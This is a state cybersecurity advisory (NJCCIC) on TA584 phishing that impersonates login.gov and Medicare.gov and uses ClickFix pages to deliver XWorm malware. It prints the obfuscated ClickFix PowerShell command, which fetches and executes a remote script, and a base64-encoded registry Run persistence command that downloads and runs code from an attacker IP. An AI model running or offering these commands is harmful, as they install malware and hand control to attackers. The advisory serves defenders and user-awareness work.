


The NJCCIC has observed threat actor TA584, also known as Storm-0900 and UNC4122, sending phishing emails that mimic login.gov and Medicare.gov. In both campaigns, the messages include unique AWS URLs that likely lead to a landing page with a slide CAPTCHA. After passing the CAPTCHA, users are redirected to a ClickFix page with instructions that, if followed, will trigger the execution of a PowerShell script. This script disables the Antimalware Scan Interface (AMSI), runs a memory-only .NET loader that installs the XWorm payload to RegSvcs.exe, clears the clipboard, contacts an IP Logger URL, and then exits. Once complete, XWorm connects to a command and control (C2) server and retrieves an initial SharpHide payload through a hidden registry key. This key runs a remote PowerShell script at each boot to establish persistence.

ClickFix Command:
powershell "$iNqI3BnIyB8I2khIWUhISEheCMuUkVwbEFjRS;$FAZ='VNJSMDIMSDCNSENDMCLOFPAMQXJDFHDKS';FUNCTION MPE {Invoke-Expression (Invoke-RestMethod 94.159.113[.]37/ssd[.]png)}; $BJI=$FAZ[6]+$FAZ[13]+$FAZ[23];MPE;$iNqI3BnIyB8I2khIWUhISEhS"
Note: The user is redirected to a legitimate website if the ClickFix command succeeds, which is handled through a server-side check, likely based on IP address.
Establishing Persistence:
Registry Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Microsoft
Data: powershell iex(::ASCII.GetString(::FromBase64String('aXJtIDgwLjY0LjE5LjE0OC94LmpwZyB8aWV4')))
Recommendations
- Exercise caution while online, verifying any unusual requests or instructions.
- Facilitate user awareness training to include these types of social engineering-based techniques.
- Maintain robust and up-to-date endpoint detection tools on every endpoint.
- Confirm requests from senders via contact information obtained from verified and official sources.
- Review the Don't Take the Bait! Phishing and Other Social Engineering Attacks NJCCIC product for more information on common phishing and social engineering attacks.
- Report social engineering and other malicious cyber activity to the NJCCIC and the FBI's IC3.